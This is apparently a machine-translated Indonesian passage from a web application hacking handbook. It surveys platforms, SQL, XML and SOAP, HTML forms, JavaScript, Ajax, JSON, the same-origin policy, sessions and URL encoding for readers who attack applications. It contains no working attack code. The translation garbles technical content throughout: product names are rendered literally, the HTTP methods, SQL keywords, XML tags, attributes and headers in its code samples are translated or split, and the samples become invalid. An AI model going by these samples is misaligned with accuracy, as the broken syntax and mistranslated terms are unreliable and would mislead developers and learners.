Banyak aplikasi web Java menggunakan komponen pihak ketiga dan sumber terbuka di samping kode yang dibuat khusus. Ini adalah opsi yang menarik karena mengurangi upaya pengembangan, dan Java sangat cocok untuk pendekatan modular ini. Berikut adalah beberapa contoh komponen yang biasa digunakan untuk fungsi aplikasi utama:

- **Autentikasi**—JAAS, ACEGI
- **Lapisan presentasi**—SiteMesh, Permadani

- **Pemetaan relasional objek basis data**—Hibernasi
- **Penebangan**—Log4J

Jika Anda dapat menentukan paket sumber terbuka mana yang digunakan dalam aplikasi yang Anda serang, Anda dapat mengunduhnya dan melakukan peninjauan kode atau memasangnya untuk percobaan. Kerentanan di salah satu dari ini mungkin dapat dieksloitasi untuk membahayakan aplikasi yang lebih luas.

ASP.NET

ASP.NET adalah kerangka kerja aplikasi web Microsoft dan merupakan pesaing langsung Platform Java. ASP.NET beberapa tahun lebih muda dari rekannya tetapi telah membuat terobosan signifikan ke wilayah Jawa.

ASP.NET menggunakan Microsoft .NET Framework, yang menyediakan mesin virtual (Common Language Runtime) dan satu set API yang kuat. Karenanya, aplikasi ASP.NET dapat ditulis dalam bahasa .NET apa pun, seperti C# atau VB.NET.

ASP.NET cocok dengan paradigma pemrograman berbasis peristiwa yang biasanya digunakan dalam perangkat lunak desktop konvensional, daripada pendekatan berbasis skrip yang digunakan di sebagian besar kerangka kerja aplikasi web sebelumnya. Ini, bersama dengan alat pengembangan canggih yang disediakan dengan Visual Studio, membuat pengembangan aplikasi web fungsional menjadi sangat mudah bagi siapa saja dengan keterampilan pemrograman minimal.

Kerangka kerja ASP.NET membantu melindungi dari beberapa kerentanan aplikasi web umum seperti skrip lintas situs, tanpa memerlukan upaya apa pun dari pengembang. Namun, satu kelemahan praktis dari kesederhanaannya adalah bahwa banyak aplikasi ASP.NET skala kecil sebenarnya dibuat oleh pemula yang tidak memiliki kesadaran akan masalah keamanan inti yang dihadapi oleh aplikasi web.

PHP

Bahasa PHP muncul dari proyek hobi (singkatan aslinya adalah "halaman rumah pribadi"). Sejak itu berkembang hampir tidak dapat dikenali menjadi kerangka kerja yang sangat kuat dan kaya untuk mengembangkan aplikasi web. Ini sering digunakan bersama dengan teknologi gratis lainnya dalam apa yang dikenal sebagai tumpukan LAMP (terdiri dari Linux sebagai sistem operasi, Apache sebagai server web, MySQL sebagai server basis data, dan PHP sebagai bahasa pemrograman untuk aplikasi web).

Banyak aplikasi dan komponen open source telah dikembangkan menggunakan PHP. Banyak di antaranya memberikan solusi siap pakai untuk fungsi aplikasi umum, yang sering digabungkan ke dalam aplikasi yang dibuat khusus lebih luas:

- **papan pengumuman**—PHPBB, PHP-Nuke
- **Ujung depan administrasi**—PHPMyAdmin

- **Surat web**—SquirrelMail, IlohaMail
- **galeri foto**—Galeri
- **Kereta belanja**—osCommerce, Toko ECW
- **Wiki**—MediaWiki, WakkaWikki

Karena PHP gratis dan mudah digunakan, sering menjadi bahasa pilihan bagi banyak pemula yang menulis aplikasi web. Selain itu, desain dan konfigurasi default framework PHP secara historis memudahkan pemrogram tanpa disadari memasukkan bug keamanan ke dalam kode mereka. Faktor-faktor ini berarti bahwa aplikasi yang ditulis dalam PHP mengalami kerentanan keamanan dalam jumlah yang tidak proporsional. Selain itu, beberapa cacat telah ada di dalam platform PHP itu sendiri yang seringkali dapat dieksloitasi melalui aplikasi yang berjalan di atasnya. Lihat Bab 19 untuk detail tentang cacat umum yang muncul dalam aplikasi PHP.

Ruby di Rel

Rails 1.0 dirilis pada tahun 2005, dengan penekanan kuat pada arsitektur Model-View-Controller. Kekuatan utama Rails adalah kecepatan sangat tinggi yang dengannya aplikasi berbasis data yang lengkap dapat dibuat. Jika pengembang mengikuti gaya pengkodean Rails dan konvensi penamaan, Rails dapat membuat model secara otomatis untuk konten database, tindakan pengontrol untuk memodifikasinya, dan tampilan default untuk pengguna aplikasi. Seperti halnya teknologi baru yang sangat fungsional, beberapa kerentanan telah ditemukan di Ruby on Rails, termasuk kemampuan untuk mem-bypass "safe mode", analog dengan yang ditemukan di PHP.

Rincian lebih lanjut tentang kerentanan baru-baru ini dapat ditemukan di sini:

www.ruby-lang.org/en/security/

SQL

Structured Query Language (SQL) digunakan untuk mengakses data dalam database relasional, seperti Oracle, MS-SQL server dan MySQL. Sebagian besar aplikasi web saat ini menggunakan basis data berbasis SQL sebagai penyimpanan data back-end mereka, dan hampir semua fungsi aplikasi melibatkan interaksi dengan penyimpanan data ini dalam beberapa cara.

Database relasional menyimpan data dalam tabel, yang masing-masing berisi sejumlah baris dan kolom. Setiap kolom mewakili bidang data, seperti "nama" atau "alamat email", dan setiap baris mewakili item dengan nilai yang ditetapkan ke beberapa atau semua bidang ini.

SQL menggunakan kueri untuk melakukan tugas umum seperti membaca, menambah, memperbarui, dan menghapus data. Misalnya, untuk mengambil alamat email pengguna dengan nama yang ditentukan, aplikasi mungkin melakukan kueri berikut:

pilih email dari pengguna di mana nama = 'daf'

Untuk mengimplementasikan fungsionalitas yang mereka butuhkan, aplikasi web dapat memasukkan input yang disediakan pengguna ke dalam kueri SQL yang dijalankan oleh database back-end. Jika proses ini tidak dilakukan dengan aman, penyerang mungkin dapat mengirimkan input berbahaya untuk mengganggu database dan berpotensi membaca dan menulis data sensitif. Serangan-serangan ini dijelaskan di Bab 9, bersama dengan penjelasan mendetail tentang bahasa SQL dan cara penggunaannya.

XML

Extensible Markup Language (XML) adalah spesifikasi untuk pengkodean data dalam bentuk yang dapat dibaca mesin. Seperti bahasa markup lainnya, format XML memisahkan dokumen menjadi konten (yang merupakan data) dan markup (yang membubuh keterangan data).

Markup terutama diwakili menggunakan tag, yang mungkin berupa tag awal, tag akhir, atau tag elemen kosong:

```
<namatag>  
</namatag>  
<nama tag />
```

Tag awal dan akhir dipasangkan ke dalam elemen dan dapat merangkum konten dokumen atau elemen turunan:

```
<pet>jahe</pet>  
<pets><dog>titik</dog><cat>cakar</cat></pets>
```

Tag dapat menyertakan atribut, yang merupakan pasangan nama-nilai:

```
<data versi="2.1"><pets>...</pets></data>
```

XML dapat diperluas karena memungkinkan tag arbitrer dan nama atribut. Dokumen XML sering menyertakan Document Type Definition (DTD), yang menentukan tag dan atribut yang digunakan dalam dokumen dan cara menggabungkannya.

XML dan teknologi yang diturunkan darinya digunakan secara ekstensif dalam aplikasi web, baik di sisi server maupun klien, seperti yang dijelaskan di bagian selanjutnya dari bab ini.

Layanan web

Meskipun buku ini mencakup peretasan aplikasi web, banyak kerentanan yang dijelaskan sama-sama berlaku untuk layanan web. Faktanya, banyak aplikasi yang pada dasarnya adalah front-end GUI untuk sekumpulan layanan web back-end.

Layanan web menggunakan Simple Object Access Protocol (SOAP) untuk bertukar data. SOAP biasanya menggunakan protokol HTTP untuk mengirimkan pesan dan merepresentasikan data menggunakan format XML.

Permintaan SOAP tipikal adalah sebagai berikut:

```
POST /doTransfer.asp HTTP/1.0 Host:  
mdsec-mgr.int.mdsec.net  
Tipe Konten: aplikasi/sabun+xml; charset=utf-8 Panjang Konten:  
891  
<?xml versi="1.0"?>  
<sabun: Amlop xmlns: sabun ="http://www.w3.org/2001/12/soap-envelope">  
    <sabun:Tubuh>  
        <pre:Add xmlns:pre=http://target/lists soap:encodingStyle= "http://  
www.w3.org/2001/12/soap-encoding">  
            <Akun>  
                <FromAccount>18281008</FromAccount>  
                <Jumlah>1430</Jumlah>  
                <ClearedFunds>Salah</ClearedFunds>  
                <ToAccount>08447656</ToAccount> </  
                    Account>  
            </pra:Tambahkan>  
        </ sabun: Tubuh>  
</ sabun: Amlop>
```

Dalam konteks aplikasi web yang diakses menggunakan browser, Anda kemungkinan besar akan menemukan SOAP yang digunakan oleh aplikasi sisi server untuk berkomunikasi dengan berbagai sistem back-end. Jika data yang disediakan pengguna digabungkan langsung ke pesan SOAP back-end, kerentanan serupa dapat muncul untuk SQL. Isu-isu ini dijelaskan secara rinci dalam Bab 10.

Jika aplikasi web juga memperlihatkan layanan web secara langsung, ini juga layak untuk diperiksa. Bahkan jika aplikasi front-end hanya ditulis di atas layanan web, perbedaan mungkin ada dalam penanganan input dan fungsionalitas yang diekspos oleh layanan itu sendiri. Server biasanya menerbitkan layanan dan parameter yang tersedia menggunakan format Bahasa Deskripsi Layanan Web (WSDL). Alat seperti soapUI dapat digunakan untuk membuat permintaan sampel berdasarkan file WSDL yang dipublikasikan untuk memanggil layanan web autentikasi, mendapatkan token autentikasi, dan membuat permintaan layanan web berikutnya.

Fungsionalitas Sisi Klien

Agar aplikasi sisi server dapat menerima input dan tindakan pengguna dan menyajikan hasilnya kepada pengguna, aplikasi tersebut perlu menyediakan antarmuka pengguna sisi klien. Karena semua aplikasi web diakses melalui browser web, semua antarmuka ini berbagi a

inti umum dari teknologi. Namun, ini telah dibangun dengan berbagai cara yang beragam, dan cara aplikasi memanfaatkan teknologi sisi klien terus berkembang pesat dalam beberapa tahun terakhir.

HTML

Teknologi inti yang digunakan untuk membangun antarmuka web adalah hypertext markup language (HTML). Seperti XML, HTML adalah bahasa berbasis tag yang digunakan untuk mendeskripsikan struktur dokumen yang ditampilkan di dalam browser. Dari awalnya yang sederhana sebagai sarana untuk menyediakan pemformatan dasar untuk dokumen teks, HTML telah berkembang menjadi bahasa yang kaya dan kuat yang dapat digunakan untuk membuat antarmuka pengguna yang sangat kompleks dan fungsional.

XHTML adalah pengembangan HTML yang didasarkan pada XML dan memiliki spesifikasi yang lebih ketat daripada versi HTML yang lebih lama. Bagian dari motivasi untuk XHTML adalah kebutuhan untuk beralih ke standar yang lebih kaku untuk markup HTML untuk menghindari berbagai kompromi dan masalah keamanan yang dapat muncul ketika browser berkewajiban untuk mentolerir bentuk HTML yang kurang ketat.

Detail lebih lanjut tentang HTML dan teknologi terkait muncul di bagian berikut.

Hyperlink

Sejumlah besar komunikasi dari klien ke server didorong oleh klik pengguna pada hyperlink. Dalam aplikasi web, hyperlink sering kali berisi parameter permintaan prasetel. Ini adalah item data yang tidak pernah dimasukkan pengguna; mereka dikirimkan karena server menempatkannya ke dalam URL target dari hyperlink yang diklik pengguna. Misalnya, aplikasi web mungkin menampilkan rangkaian tautan ke berita, masing-masing memiliki bentuk berikut:

```
<a href="?redir=/updates/update29.html">Apa yang terjadi?</a>
```

Saat pengguna mengklik tautan ini, browser membuat permintaan berikut:

```
DAPATKAN /news/8/?redir=/updates/update29.html HTTP/1.1 Host:  
mdsec.net  
...
```

Server menerima parameter dalam string kueri dan menggunakan nilainya untuk menentukan konten apa yang harus disajikan kepada pengguna.

Formulir

Meskipun navigasi berbasis hyperlink bertanggung jawab atas sejumlah besar komunikasi klien ke server, sebagian besar aplikasi web memerlukan cara yang lebih fleksibel untuk mengumpulkan masukan dan menerima tindakan dari pengguna. Formulir HTML adalah yang biasa

mekanisme untuk memungkinkan pengguna untuk memasukkan input sewenang-wenang melalui browser mereka.

Bentuk tipikal adalah sebagai berikut:

```
<form action="/secure/login.php?app=quotations" method="post"> nama pengguna:  
<input type="teks" nama="nama pengguna"><br>  
kata sandi: <input type="password" name="password"> <input type="hidden"  
name="redir" value="/secure/home.php"> <input type="submit" name="submit"  
nilai="masuk"> </form>
```

Saat pengguna memasukkan nilai ke dalam formulir dan mengklik tombol Kirim, browser membuat permintaan seperti berikut:

```
POST /secure/login.php?app=quotations HTTP/1.1 Host: wahh-  
app.com  
Content-Type: application/x-www-form-urlencoded Content-  
Length: 39  
Kuki: SESS=GTnrpx2ss2tSWSnhXJGyG0LJ47MXRsjcFM6Bd  
  
username=daf&password=foo&redir=/secure/home.php&submit=masuk+masuk
```

Dalam permintaan ini, beberapa tempat menarik mencerminkan bagaimana berbagai aspek permintaan digunakan untuk mengontrol pemrosesan sisi server:

- Karena HTML membentuk tag berisi atribut yang menentukan POS metode, browser menggunakan metode ini untuk mengirimkan formulir dan menempatkan data dari formulir ke dalam isi pesan permintaan.
- Selain dua item data yang dimasukkan pengguna, formulir berisi parameter tersembunyi (redir) dan parameter kirim (kirim). Keduanya dikirimkan dalam permintaan dan dapat digunakan oleh aplikasi sisi server untuk mengontrol logikanya.
- URL target untuk pengiriman formulir berisi parameter preset (aplikasi), seperti pada contoh hyperlink yang ditunjukkan sebelumnya. Parameter ini dapat digunakan untuk mengontrol pemrosesan sisi server.
- Permintaan berisi parameter cookie (SESS), yang dikeluarkan ke browser sebagai respons sebelumnya dari server. Parameter ini dapat digunakan untuk mengontrol pemrosesan sisi server.

Permintaan sebelumnya berisi header yang menentukan jenis konten dalam isi pesan x-www-form-urlencoded. Ini berarti bahwa parameter direpresentasikan dalam isi pesan sebagai pasangan nama-nilai dengan cara yang sama seperti dalam string kueri URL. Tipe konten lain yang mungkin Anda temui saat data formulir dikirimkan adalah multipart/formulir-data. Sebuah aplikasi dapat meminta agar browser menggunakan pengkodean multi-bagian dengan menentukan ini dalam sebuah `Content-Type` atribut dalam tag formulir. Dengan bentuk pengkodean ini, file jenis konten header dalam permintaan juga menentukan string acak yang digunakan sebagai pemisah untuk

parameter yang terkandung dalam isi permintaan. Misalnya, jika bentuk pengkodean multipart ditentukan, permintaan yang dihasilkan akan terlihat seperti berikut:

```
POST /secure/login.php?app=quotations HTTP/1.1 Host: wahh-
app.com
Tipe-Konten: multipart/formulir-data; batas =-----7d71385d0a1a Content-Length: 369

Kuki: SESS=GTnrpx2ss2tSWNhXJGyG0LJ47MXRsjcFM6Bd

-----7d71385d0a1a Content-Disposition: form-data;
nama="nama pengguna"

daf
-----7d71385d0a1a Content-Disposition: form-data;
nama="kata sandi"

foo
-----7d71385d0a1a Content-Disposition: form-
data; nama="redir"

/aman/rumah.php
-----7d71385d0a1a Content-Disposition: form-data;
nama="kirim"

Gabung
-----7d71385d0a1a--
```

CSS

Cascading Style Sheets (CSS) adalah bahasa yang digunakan untuk menggambarkan presentasi dokumen yang ditulis dalam bahasa markup. Dalam aplikasi web, ini digunakan untuk menentukan bagaimana konten HTML harus ditampilkan di layar (dan di media lain, seperti halaman cetak).

Standar web modern bertujuan untuk memisahkan sebanyak mungkin konten dokumen dari penyajiannya. Pemisahan ini memiliki banyak manfaat, termasuk halaman HTML yang lebih sederhana dan lebih kecil, pembaruan pemformatan yang lebih mudah di seluruh situs web, dan peningkatan aksesibilitas.

CSS didasarkan pada aturan pemformatan yang dapat didefinisikan dengan berbagai tingkat kekhususan. Jika beberapa aturan cocok dengan elemen dokumen individual, atribut berbeda yang ditentukan dalam aturan tersebut dapat "mengalir" melalui aturan ini sehingga kombinasi atribut gaya yang sesuai diterapkan ke elemen.

Sintaks CSS menggunakan pemilih untuk menentukan kelas elemen markup yang harus diterapkan pada sekumpulan atribut tertentu. Misalnya, aturan CSS berikut menentukan warna latar depan untuk judul yang ditandai menggunakan <h2> tag:

```
h2 { warna: merah; }
```

Pada hari-hari awal keamanan aplikasi web, CSS diabaikan dan dianggap tidak memiliki implikasi keamanan. Saat ini, CSS semakin relevan baik sebagai sumber kerentanan keamanan dalam dirinya sendiri maupun sebagai sarana untuk memberikan eksploitasi yang efektif untuk kategori kerentanan lainnya (lihat Bab 12 dan 13 untuk informasi lebih lanjut).

JavaScript

Hyperlink dan formulir dapat digunakan untuk membuat antarmuka pengguna yang kaya yang dapat dengan mudah mengumpulkan sebagian besar jenis masukan yang dibutuhkan aplikasi web. Namun, sebagian besar aplikasi menggunakan model yang lebih terdistribusi, di mana sisi klien digunakan tidak hanya untuk mengirimkan data dan tindakan pengguna, tetapi juga untuk melakukan pemrosesan data yang sebenarnya. Ini dilakukan karena dua alasan utama:

- Itu dapat meningkatkan kinerja aplikasi, karena tugas-tugas tertentu dapat dilakukan sepenuhnya pada komponen klien, tanpa perlu melakukan perjalanan bolak-balik permintaan dan respons ke server.
- Itu dapat meningkatkan kegunaan, karena bagian dari antarmuka pengguna dapat diperbarui secara dinamis sebagai tanggapan atas tindakan pengguna, tanpa perlu memuat halaman HTML yang sama sekali baru yang dikirimkan oleh server.

JavaScript adalah bahasa pemrograman yang relatif sederhana namun kuat yang dapat dengan mudah digunakan untuk memperluas antarmuka web dengan cara yang tidak mungkin dilakukan hanya dengan menggunakan HTML. Ini biasanya digunakan untuk melakukan tugas-tugas berikut:

- Memvalidasi data yang dimasukkan pengguna sebelum dikirimkan ke server untuk menghindari permintaan yang tidak perlu jika data mengandung kesalahan
- Memodifikasi antarmuka pengguna secara dinamis sebagai respons terhadap tindakan pengguna — misalnya, untuk mengimplementasikan menu tarik-turun dan kontrol lain yang familiar dari antarmuka non-web
- Meminta dan memperbarui model objek dokumen (DOM) di dalam browser untuk mengontrol perilaku browser (DOM browser akan dijelaskan sebentar lagi)

VBScript

VBScript adalah alternatif untuk JavaScript yang hanya didukung di browser Internet Explorer. Itu dimodelkan pada Visual Basic dan memungkinkan interaksi dengan DOM browser. Tapi secara umum agak kurang kuat dan berkembang dibandingkan JavaScript.

Karena sifatnya yang khusus browser, VBScript jarang digunakan dalam aplikasi web saat ini. Kepentingan utamanya dari perspektif keamanan adalah sebagai cara untuk menyampaikan eksploit untuk kerentanan seperti skrip lintas situs dalam situasi tertentu di mana eksploit menggunakan JavaScript tidak dapat dilakukan (lihat Bab 12).

Model Objek Dokumen

Document Object Model (DOM) adalah representasi abstrak dari dokumen HTML yang dapat dilihat dan dimanipulasi melalui API-nya.

DOM memungkinkan skrip sisi klien untuk mengakses setiap elemen HTML dengan pengenalan untuk melintasi struktur elemen pemrograman. Data seperti URL dan cookie saat ini juga dapat dibaca dan diperbarui. DOM juga menyertakan model peristiwa, yang memungkinkan kode mengaitkan peristiwa seperti pengiriman formulir, navigasi melalui tautan, dan penekanan tombol.

Manipulasi browser DOM adalah teknik kunci yang digunakan dalam aplikasi berbasis Ajax, seperti yang dijelaskan di bagian berikut.

Ajax

Ajax adalah kumpulan teknik pemrograman yang digunakan di sisi klien untuk membuat antarmuka pengguna yang bertujuan untuk meniru kelancaran interaksi dan perilaku dinamis dari aplikasi desktop tradisional.

Nama awalnya adalah akronim untuk "Asynchronous JavaScript and XML," meskipun permintaan web Ajax saat ini tidak perlu asinkron dan tidak perlu menggunakan XML.

Aplikasi web paling awal didasarkan pada halaman lengkap. Setiap tindakan pengguna, seperti mengklik tautan atau mengirimkan formulir, memulai acara navigasi tingkat jendela, menyebabkan halaman baru dimuat dari server. Pendekatan ini menghasilkan pengalaman pengguna yang terputus-putus, dengan penundaan yang nyata sementara respons besar diterima dari server dan seluruh halaman dirender ulang.

Dengan Ajax, beberapa tindakan pengguna ditangani dalam kode skrip sisi klien dan tidak menyebabkan halaman dimuat ulang secara penuh. Sebagai gantinya, skrip melakukan permintaan "di latar belakang" dan biasanya menerima respons yang jauh lebih kecil yang digunakan untuk memperbarui hanya sebagian antarmuka pengguna secara dinamis. Misalnya, dalam aplikasi belanja berbasis Ajax, mengklik tombol Tambahkan ke Keranjang dapat menyebabkan permintaan latar belakang yang memperbarui catatan sisi server dari keranjang belanja pengguna dan respons ringan yang memperbarui jumlah item keranjang yang ditampilkan di layar pengguna. . Hampir seluruh halaman yang ada tetap tidak dimodifikasi di dalam browser, memberikan pengalaman yang jauh lebih cepat dan lebih memuaskan bagi pengguna.

Teknologi inti yang digunakan dalam Ajax adalah XMLHttpRequest. Setelah konsolidasi standar tertentu, ini sekarang menjadi objek JavaScript asli yang dapat digunakan skrip sisi klien untuk membuat permintaan "latar belakang" tanpa memerlukan peristiwa navigasi tingkat jendela. Meskipun namanya, XMLHttpRequest memungkinkan konten sewenang-wenang untuk dikirim dalam permintaan dan diterima sebagai tanggapan. Meskipun banyak aplikasi Ajax menggunakan XML untuk memformat data pesan, semakin banyak yang memilih untuk bertukar data menggunakan metode representasi lain. (Lihat bagian selanjutnya untuk satu contoh.)

Perhatikan bahwa meskipun sebagian besar aplikasi Ajax menggunakan komunikasi asinkron dengan server, ini tidak penting. Dalam beberapa situasi, itu mungkin benar-benar berhasil

lebih masuk akal untuk mencegah interaksi pengguna dengan aplikasi saat tindakan tertentu dilakukan. Dalam situasi ini, Ajax tetap bermanfaat dalam memberikan pengalaman yang lebih mulus dengan menghindari keharusan memuat ulang seluruh halaman.

Secara historis, penggunaan Ajax telah memperkenalkan beberapa jenis kerentanan baru ke dalam aplikasi web. Secara lebih luas, itu juga meningkatkan permukaan serangan dari aplikasi tipikal dengan memperkenalkan lebih banyak target potensial untuk serangan di sisi server dan klien. Teknik Ajax juga tersedia untuk digunakan oleh penyerang saat mereka merancang eksploit yang lebih efektif untuk kerentanan lainnya. Lihat Bab 12 dan 13 untuk detail lebih lanjut.

JSON

JavaScript Object Notation (JSON) adalah format transfer data sederhana yang dapat digunakan untuk membuat serial data arbitrer. Itu dapat diproses langsung oleh juru bahasa JavaScript. Ini biasanya digunakan dalam aplikasi Ajax sebagai alternatif dari format XML yang awalnya digunakan untuk transmisi data. Dalam situasi tipikal, saat pengguna melakukan tindakan, JavaScript sisi klien akan digunakan XMLHttpRequest untuk mengomunikasikan tindakan ke server. Server mengembalikan respons ringan yang berisi data dalam format JSON. Skrip sisi klien kemudian memproses data ini dan memperbarui antarmuka pengguna yang sesuai.

Misalnya, aplikasi surat web berbasis Ajax mungkin berisi fitur untuk menampilkan detail kontak yang dipilih. Saat pengguna mengklik kontak, browser menggunakan XMLHttpRequest untuk mengambil detail kontak yang dipilih, yang dikembalikan menggunakan JSON:

```
{  
    "nama": "Mike Kemp",  
    "id": "8041148671",  
    "email": " fkwitt@layerone.com "  
}
```

Skrip sisi klien menggunakan juru bahasa JavaScript untuk menggunakan respons JSON dan memperbarui bagian yang relevan dari antarmuka pengguna berdasarkan kontennya.

Lokasi lebih lanjut di mana Anda mungkin menemukan data JSON dalam aplikasi saat ini adalah sebagai cara untuk mengenkapsulasi data dalam parameter permintaan konvensional. Misalnya, saat pengguna memperbarui detail kontak, informasi baru mungkin dikomunikasikan ke server menggunakan permintaan berikut:

```
POST /kontak HTTP/1.0  
Content-Type: application/x-www-form-urlencoded Content-  
Length: 89
```

```
Kontak={"nama":"Mike Kemp","id":"8041148671","email":"pikey@  
clappymonkey.com"}  
&kirim=perbarui
```

Kebijakan Asal-Sama

Kebijakan asal yang sama adalah mekanisme utama yang diterapkan dalam browser yang dirancang untuk menjaga agar konten yang berasal dari asal yang berbeda tidak saling mengganggu. Pada dasarnya konten yang diterima dari satu website diperbolehkan untuk membaca dan memodifikasi konten lain yang diterima dari situs yang sama tetapi tidak diperbolehkan untuk mengakses konten yang diterima dari situs lain.

Jika kebijakan asal yang sama tidak ada, dan tanpa disadari pengguna menjelajahi situs web berbahaya, kode skrip yang berjalan di situs tersebut dapat mengakses data dan fungsionalitas situs web lain mana pun yang juga dikunjungi oleh pengguna. Hal ini memungkinkan situs jahat untuk melakukan transfer dana dari bank online pengguna, membaca email webnya, atau menangkap detail kartu kredit saat pengguna berbelanja online. Untuk alasan ini, browser menerapkan batasan untuk mengizinkan jenis interaksi ini hanya dengan konten yang telah diterima dari asal yang sama.

Dalam praktiknya, menerapkan konsep ini ke detail fitur dan teknologi web yang berbeda menyebabkan berbagai kerumitan dan kompromi. Berikut adalah beberapa fitur utama dari kebijakan asal yang sama yang perlu Anda ketahui:

- Halaman yang berada di satu domain dapat menyebabkan permintaan sewenang-wenang dibuat ke domain lain (misalnya, dengan mengirimkan formulir atau memuat gambar). Tapi itu sendiri tidak dapat memproses data yang dikembalikan dari permintaan itu.
- Halaman yang berada di satu domain dapat memuat skrip dari domain lain dan menjalankannya dalam konteksnya sendiri. Ini karena skrip diasumsikan berisi kode, bukan data, sehingga akses lintas domain tidak boleh mengarah pada pengungkapan informasi sensitif apa pun.
- Halaman yang berada di satu domain tidak dapat membaca atau mengubah cookie atau data DOM lain milik domain lain.

Fitur-fitur ini dapat menyebabkan berbagai serangan lintas-domain, seperti mendorong tindakan pengguna dan menangkap data. Komplikasi lebih lanjut muncul dengan teknologi ekstensi browser, yang menerapkan pembatasan asal yang sama dengan cara yang berbeda. Isu-isu ini dibahas secara rinci dalam Bab 13.

HTML5

HTML5 adalah pembaruan besar untuk standar HTML. HTML5 saat ini masih dalam pengembangan dan hanya diimplementasikan sebagian di dalam browser.

Dari perspektif keamanan, HTML5 sangat menarik karena alasan berikut:

- Ini memperkenalkan berbagai tag, atribut, dan API baru yang dapat dimanfaatkan untuk mengirimkan skrip lintas situs dan serangan lainnya, seperti yang dijelaskan di Bab 12.

- Ini memodifikasi teknologi inti Ajax, Permintaan XMLHttpRequest, untuk mengaktifkan interaksi lintas-domain dua arah dalam situasi tertentu. Ini dapat menyebabkan serangan lintas domain baru, seperti yang dijelaskan di Bab 13.
- Ini memperkenalkan mekanisme baru untuk penyimpanan data sisi klien, yang dapat menyebabkan masalah privasi pengguna, dan kategori serangan baru seperti injeksi SQL sisi klien, seperti yang dijelaskan dalam Bab 13.

"Web 2.0"

Kata kunci ini telah menjadi mode dalam beberapa tahun terakhir sebagai nama yang agak longgar dan samar-samar untuk berbagai tren terkait dalam aplikasi web, termasuk yang berikut:

- Penggunaan Ajax yang berat untuk melakukan permintaan asinkron di belakang layar
- Peningkatan integrasi lintas-domain menggunakan berbagai teknik
- Penggunaan teknologi baru di sisi klien, termasuk XML, JSON, dan Flex
- Fungsionalitas yang lebih menonjol mendukung konten buatan pengguna, berbagi informasi, dan interaksi

Seperti semua perubahan dalam teknologi, tren ini menghadirkan peluang baru bagi munculnya kerentanan keamanan. Namun, mereka tidak mendefinisikan subset yang jelas dari masalah keamanan aplikasi web secara umum. Kerentanan yang terjadi dalam konteks ini sebagian besar sama dengan, atau berasal dari, jenis kerentanan yang mendahului tren ini. Secara umum, berbicara tentang "Keamanan Web 2.0" biasanya merupakan kesalahan kategori yang tidak memfasilitasi pemikiran yang jelas tentang masalah yang penting.

Teknologi Ekstensi Peramban

Melampaui kemampuan JavaScript, beberapa aplikasi web menggunakan teknologi ekstensi peramban yang menggunakan kode khusus untuk memperluas kemampuan bawaan peramban dengan cara sewenang-wenang. Komponen ini dapat digunakan sebagai bytecode yang dijalankan oleh plug-in browser yang sesuai atau mungkin melibatkan penginstalan executable asli ke komputer klien itu sendiri. Teknologi klien tebal yang mungkin Anda temui saat menyerang aplikasi web adalah

- applet Java
- kontrol ActiveX
- Objek flash
- Objek cahaya perak

Teknologi ini dijelaskan secara rinci dalam Bab 5.

Negara dan Sesi

Teknologi yang dijelaskan sejauh ini memungkinkan komponen server dan klien dari aplikasi web untuk bertukar dan memproses data dengan berbagai cara. Namun, untuk mengimplementasikan sebagian besar fungsi yang berguna, aplikasi perlu melacak status interaksi setiap pengguna dengan aplikasi di beberapa permintaan. Misalnya, aplikasi belanja memungkinkan pengguna menelusuri katalog produk, menambahkan item ke keranjang, melihat dan memperbarui konten keranjang, melanjutkan ke pembayaran, dan memberikan detail pribadi dan pembayaran.

Untuk memungkinkan fungsionalitas semacam ini, aplikasi harus memelihara sekumpulan data stateful yang dihasilkan oleh tindakan pengguna di beberapa permintaan. Data ini biasanya disimpan dalam struktur sisi server yang disebut sesi. Saat pengguna melakukan tindakan, seperti menambahkan item ke keranjang belanjanya, aplikasi sisi server memperbarui detail yang relevan dalam sesi pengguna. Saat pengguna nanti melihat konten keranjangnya, data dari sesi digunakan untuk mengembalikan informasi yang benar kepada pengguna.

Dalam beberapa aplikasi, informasi status disimpan di komponen klien, bukan di server. Kumpulan data saat ini diteruskan ke klien di setiap respons server dan dikirim kembali ke server di setiap permintaan klien. Tentu saja, karena pengguna dapat mengubah data apa pun yang dikirimkan melalui komponen klien, aplikasi harus melindungi dirinya sendiri dari penyerang yang dapat mengubah informasi status ini dalam upaya mengganggu logika aplikasi. Platform ASP.NET memanfaatkan bidang formulir tersembunyi yang disebut Kondisi Tampilan untuk menyimpan informasi status tentang antarmuka web pengguna dan dengan demikian mengurangi overhead pada server. Secara default, isi dari Kondisi Tampilan mencantumkan hash yang dikunci untuk mencegah gangguan.

Karena protokol HTTP itu sendiri tidak memiliki kewarganegaraan, sebagian besar aplikasi memerlukan cara untuk mengidentifikasi ulang pengguna individu di beberapa permintaan agar kumpulan data keadaan yang benar dapat digunakan untuk memproses setiap permintaan. Biasanya ini dicapai dengan mengeluarkan setiap pengguna token yang secara unik mengidentifikasi sesi pengguna tersebut. Token ini dapat ditransmisikan menggunakan jenis parameter permintaan apa pun, tetapi sebagian besar aplikasi menggunakan cookie HTTP. Beberapa jenis kerentanan muncul sehubungan dengan penanganan sesi, seperti yang dijelaskan secara rinci di Bab 7.

Skema Pengkodean

Aplikasi web menggunakan beberapa skema penyandian yang berbeda untuk datanya. Baik protokol HTTP dan bahasa HTML secara historis berbasis teks, dan skema pengkodean yang berbeda telah dirancang untuk memastikan bahwa mekanisme ini dapat dengan aman menangani karakter yang tidak biasa dan data biner. Saat Anda menyerang aplikasi web, Anda sering perlu menyandikan data menggunakan yang relevan

skema untuk memastikan bahwa itu ditangani dengan cara yang Anda inginkan. Selain itu, dalam banyak kasus Anda mungkin dapat memanipulasi skema pengkodean yang digunakan aplikasi untuk menyebabkan perilaku yang tidak diinginkan oleh perancangnya.

Pengkodean URL

URL hanya boleh berisi karakter yang dapat dicetak dalam rangkaian karakter US-ASCII — yaitu, yang kode ASCII-nya berada dalam kisaran 0x20 hingga 0x7e, inklusif. Selain itu, beberapa karakter dalam rentang ini dibatasi karena memiliki arti khusus di dalam skema URL itu sendiri atau di dalam protokol HTTP.

Skema pengkodean URL digunakan untuk menyandikan karakter bermasalah apa pun di dalam rangkaian karakter ASCII yang diperluas sehingga dapat diangkut dengan aman melalui HTTP. Bentuk yang disandikan URL dari karakter apa pun adalah%awalan diikuti dengan kode ASCII dua digit karakter yang dinyatakan dalam heksadesimal. Berikut adalah beberapa karakter yang biasanya disandikan URL:

- %3d — =
- %25 —%
- %20 —Ruang angkasa
- %0a —Garis baru
- %00 —Byte nol

